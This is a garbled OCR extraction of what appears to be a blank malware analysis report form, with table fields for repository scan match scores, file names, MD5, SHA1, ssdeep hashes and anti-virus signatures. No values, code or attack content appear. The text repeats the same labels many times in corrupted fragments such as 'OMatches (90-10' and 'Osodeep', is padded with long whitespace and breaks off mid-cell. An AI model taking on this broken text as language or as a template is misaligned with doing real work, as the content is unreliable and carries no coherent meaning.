|                        | DEEP Hash Value<br>mparative scan co<br>OMatches (90–100<br>OMatches (80–89)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | enducted against malware rep                                                                                                                                                                         |           | 0.000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 11)                                                                                           |
| ⊐Co                    | mparative scan eo<br>OMatches (90-10)<br>OMatches (80-89)<br>OMatches (70-79)<br>OMatches (60-69)<br>OMatches (50-59)<br>OMatches (0-49):                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | nducted against malware rep<br><sup>()</sup><br><sup>(</sup><br><sup>(</sup><br><sup>(</sup> )                                                                                                       |           | 0.000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 11)                                                                                           |
| Co<br>Ho               | mparative scan co<br>OMatches (90-10)<br>OMatches (80-89)<br>OMatches (80-89)<br>OMatches (60-69)<br>OMatches (0-69)<br>OMatches (0-49):<br>mologous/Matchi                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 11<br>inducted against malware rep<br>17<br>5<br>6<br>6<br>7<br>8<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>18<br>19<br>19<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10 | ository:  | O Yes O No [Details]                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                               |
| Co<br>DHo              | mparative scan co<br>OMatches (90-100<br>OMatches (80-89)<br>OMatches (70-79)<br>OMatches (60-69)<br>OMatches (50-59)<br>OMatches (0-49):<br>mologous/Matchin<br>OFile Name:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | et<br>nducted against malware rep<br>e<br>e<br>n<br>ng Files:<br>OFile Type:                                                                                                                         | ository:  | O Yes O No [Details]<br>OFile Name:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | OFile Type:                                                                                   |
| Co<br>DHo              | mparative scan co<br>OMatches (90-10<br>OMatches (80-89)<br>OMatches (70-79)<br>OMatches (60-69)<br>OMatches (0-99)<br>OMatches (0-49):<br>mologous/Matchi<br>OFile Name:<br>OMatch Value:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 11<br>inducted against malware rep<br>17<br>5<br>6<br>6<br>7<br>8<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>18<br>19<br>19<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10<br>10 | ository:  | O Yes O No [Details]<br>OFile Name:<br>OMatch Value:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                               |
| Co<br>Ho               | mparative scan ec<br>OMatches (90-10)<br>OMatches (80-89)<br>OMatches (70-79)<br>OMatches (70-79)<br>OMatches (70-59)<br>OMatches (0-49);<br>mologous/Matchia<br>OFile Name:<br>OMatch Value:<br>OSize                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | et<br>nducted against malware rep<br>e<br>e<br>n<br>ng Files:<br>OFile Type:                                                                                                                         | ository:  | O Yes O No [Details]<br>OFile Name:<br>OMatch Value:<br>OSize:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | OFile Type:                                                                                   |
| Co<br>DHo              | mparative scan ec<br>OMatches (00-10)<br>OMatches (80-89)<br>OMatches (80-89)<br>OMatches (60-99)<br>OMatches (50-99)<br>OMatches (50-99)<br>OMatches (50-99)<br>OMatches (50-99)<br>OMatches (50-99)<br>OMatche (50-99)<br>OMatche (50-99)<br>OMatche (50-99)<br>OMatche (50-99)<br>OFile kanne:<br>OMatch Value:<br>OSize:<br>OMD5:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | et<br>nducted against malware rep<br>e<br>e<br>n<br>ng Files:<br>OFile Type:                                                                                                                         | ository:  | O Yes O No [Details]<br>OFile Name:<br>OMatch Value:<br>OSize:<br>OMD5:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | OFile Type:                                                                                   |
| Co<br>DHo              | mparative scan ec<br>OMatches (00–10)<br>OMatches (80–59)<br>OMatches (80–59)<br>OMatches (60–69)<br>OMatches (50–59)<br>Matches (50–59)<br>Matches (50–59)<br>OMatches (50–59)<br>OMatche                                                                                                                                                                                               | et<br>nducted against malware rep<br>e<br>e<br>n<br>ng Files:<br>OFile Type:                                                                                                                         | ository:  | O Yes O No [Details]<br>OFile Name:<br>OMath Value:<br>OSize:<br>OMD5:<br>OSHA1:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | OFile Type:                                                                                   |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan ec<br>OMatches (00-10)<br>OMatches (80-89)<br>OMatches (80-89)<br>OMatches (60-69)<br>OMatches (50-59)<br>OMatches (50-59)<br>OMatches (50-59)<br>OMatches (50-59)<br>OMatches (50-59)<br>OMatches (30-59)<br>OMatches (30-59)<br>OMAtc                                                                                                                                                                                               | tt<br>nducted against malware rep<br>75<br>8<br>8<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9                                                               | esitory:  | O Yes O No [Details]<br>OFlik Name:<br>OMatch Value:<br>OSize:<br>OMD5:<br>OSHA1:<br>Osodeep:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | OFile Type:<br>OAnti-virus Signature(s                                                        |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan ec<br>OMaches (00–10)<br>OMaches (80–89)<br>OMaches (80–89)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMache Value:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | ti<br>nducted against malware rep<br>50<br>50<br>50<br>50<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51                                                              | esitory:  | O Yes O No [Details]<br>OFile Name:<br>OMath Value:<br>OSize:<br>OMD5:<br>OSHA1:<br>Osideep:<br>OFile Name:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Offile Type:<br>OAnti-virus Signature(s<br>OFile Type:                                        |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan co<br>OMaches (00-10)<br>OMaches (80-59)<br>OMaches (80-59)<br>OMaches (60-69)<br>OMaches (60-69)<br>OMaches (60-49)<br>OMaches (60-49)<br>OMaches (60-49)<br>OMaches (60-49)<br>OMaches (60-49)<br>OMache (0-49)<br>OMaches (0-49)<br>OMache (0-49)<br>OMach                                                                                                                       | tt<br>nducted against malware rep<br>75<br>8<br>8<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9<br>9                                                               | esitory:  | O Yes O No [Details]<br>OFile Name:<br>OMatch Value:<br>OSize:<br>OMD5:<br>OSideep:<br>OSideep:<br>OSideep:<br>OMatch Value:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | OFile Type:<br>OAnti-virus Signature(s                                                        |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan ec<br>OMaches (00–10)<br>OMaches (80–89)<br>OMaches (80–89)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMaches (60–69)<br>OMache Value:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:<br>OSIAA:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | ti<br>nducted against malware rep<br>50<br>50<br>50<br>50<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51                                                              | esitory:  | O Yes O No [Details]<br>OFile Name:<br>OMath Value:<br>OSize:<br>OMD5:<br>OSHA1:<br>Osideep:<br>OFile Name:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Offile Type:<br>OAnti-virus Signature(s<br>OFile Type:                                        |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan cc<br>OMatches (80–89)<br>OMatches (80–89)<br>OMatches (80–89)<br>OMatches (60–69)<br>OMatches (60–49)<br>OMatches (60–49)<br>OMatches (60–49)<br>OMatche (80–80)<br>OMatche Value:<br>OSize<br>OMIAS:<br>OSize<br>OMatche Value:<br>OSize<br>OMatche Value:<br>OSize<br>OMAtche Value:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | ti<br>nducted against malware rep<br>50<br>50<br>50<br>50<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51                                                              | esitory:  | O Yes O No [Details]<br>OFile Name:<br>OMath Value:<br>OSize:<br>OMD5:<br>OMIA1:<br>OSize:<br>OMach Value:<br>OSize:<br>OMach Value:<br>OSize:<br>OMD5:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Offile Type:<br>OAnti-virus Signature(s<br>OFile Type:                                        |
| ⊐C₀<br>⊐H₀<br>0        | mparative scan cc<br>OMatches (90-10<br>OMatches (80-50)<br>OMatches (80-50)<br>OMatches (80-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OMatches (60-50)<br>OSIA<br>OSIA<br>OSIA<br>OSIA<br>OSIA<br>OSIA<br>OSIA<br>OSIA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | ti<br>nducted against malware rep<br>50<br>50<br>50<br>50<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51                                                              | esitory:  | O Yes O No [Details]<br>Office Name:<br>OMarch Value:<br>OSize:<br>OMD5:<br>OSHA1:<br>Owdeep:<br>OFfice Name:<br>OMarch Value:<br>OSize:<br>OSize:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Offile Type:<br>OAnti-virus Signature(s<br>OFile Type:                                        |
| ⊒C₀<br><u>⊐H₀</u><br>0 | mparative scan cc<br>OMatches (90-10<br>OMatches (90-10<br>OMatches (90-50)<br>OMatches (90-50)<br>OMAtche                                                                                                                                                                                               | tt<br>motuced against malware rep<br>70<br>70<br>70<br>70<br>70<br>70<br>70<br>70<br>70<br>70                                                                                                        | esitory:  | O Yes O No [Details]<br>O File Name:<br>OMash Yahe:<br>OSice:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>OMD5:<br>O | OFile Type:<br>OAnti-virus Signature(s<br>OFile Type:<br>OAnti-virus Signature(s              |
| □Co<br>□Ho<br>0        | mparative scan cc<br>Matches (90-10<br>Matches (90-10<br>Matches (90-20<br>Matches (70-20<br>Matches (70-20<br>Matches (70-20<br>Matches (70-20<br>Matches (70-20<br>Matchi Value:<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor<br>Ostor                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | ti<br>nducted against malware rep<br>50<br>50<br>50<br>50<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51<br>51                                                              | esitory:  | O Yes O No [Details]<br>O'File Nume:<br>O'Man Valae:<br>O'Man Valae:<br>O'Ma Valae:                                                                                                                                                                                                                                                                                           | Offile Type:<br>OAnti-virus Signature(s<br>OFile Type:                                        |
| □Co<br>□Ho<br>0        | mparative scan cc<br>Matches (90-10<br>OMatches (90-10<br>OMatches (90-20<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatches (70-20)<br>OMatche Name:<br>OMatch Value:<br>OMAtch<br>OFile Name:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OMDS:<br>OM | H<br>motected against malware rep<br>market<br>g Files<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type<br>OAtto vines Signature(<br>OF46 Type                                                    | esitory:  | O Yee O No [Details]<br>OFile Name:<br>OMath 